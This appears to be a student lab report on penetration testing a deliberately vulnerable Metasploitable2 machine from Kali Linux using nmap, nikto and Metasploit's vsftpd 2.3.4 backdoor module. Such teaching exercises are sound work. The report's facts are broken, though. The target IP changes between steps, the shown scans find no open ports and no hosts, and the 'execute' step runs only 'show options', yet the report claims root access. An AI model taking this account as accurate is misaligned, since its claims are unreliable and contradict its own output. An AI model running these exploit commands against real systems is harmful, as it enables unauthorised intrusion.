VULNERABILITY ASSESSMENT AND PENETRATION TESTING (VAPT) REPORT

Aim

To perform Vulnerability Assessment and Penetration Testing (VAPT) on an intentionally vulnerable system using Kali Linux in order to identify security vulnerabilities and exploit them ethically.

Tools and Environment

- **Attacker Machine:** Kali Linux
- **Target Machine:** Metasploitable2
- **Tools Used:**
    - Nmap
    - Nikto
    - Metasploit Framework

Theory


Vulnerability Assessment and Penetration Testing (VAPT) is a security testing process used to identify, analyze, and exploit vulnerabilities in a system to evaluate its security posture. In this experiment, Metasploitable2, an intentionally vulnerable machine, is used as the target, while Kali Linux is used as the attacking system. Network scanning is performed to discover open ports and services, followed by vulnerability identification and exploitation using Metasploit. Successful exploitation demonstrates how outdated or misconfigured services can be compromised and highlights the need for proper security controls and regular system updates.

Procedure / Steps

Step 1: Start Kali Linux and Identify IP Address

Open the terminal and execute: ifconfig

Observation:
The IP address of the Kali Linux machine is noted.




Step 2: Identify Target System

The target system used is **Metasploitable2**, connected to the same network.

Target IP Address: 10.0.2.15 (example)


Step 3: Check Target Host Availability

- nmap -sn 10.0.2.15




Step 4: Scan for Open Ports

- nmap 10.0.2.15



Step 5: Service and Version Detection

- nmap -sV 10.0.2.15



Step 6: Vulnerability Scanning

- nmap --script vuln 10.0.2.15
- Nikto -h http://10.0.2.15

```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 04:25 EST
Nmap scan report for 10.0.2.15
Host is up (0.0000050s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 10.45 seconds

┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.0.2.15
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested
```


Step 7: Launch Metasploit Framework

- msfconsole

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

                  _________.
              .' #######   ;."
  .--,.     ;@             @@`;   .--,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@        @@@@@@@@@@@@@@@ .'
     "--'.@@@  -.@         @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."     \|--- \_____________/
                  '(.,....."/


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```


Step 8: Select Exploit Module

- use exploit/unix/ftp/vsftpd_234_backdoor




Step 9: Configure Exploit Options

- set RHOSTS 192.168.1.10




Step 10: Execute Exploit

- show options



Step 11: Verify Access

- whoami
- pwd



Result

The Metasploitable2 system was successfully exploited using the vsftpd 2.3.4 backdoor vulnerability. Root access to the target system was obtained, proving the presence of critical security flaws.

Conclusion

This experiment demonstrated the practical implementation of Vulnerability Assessment and Penetration Testing using Kali Linux. The results highlight how outdated services and improper configurations can lead to complete system compromise. Regular vulnerability scanning, timely patching, and secure configuration are essential to protect systems from such attacks.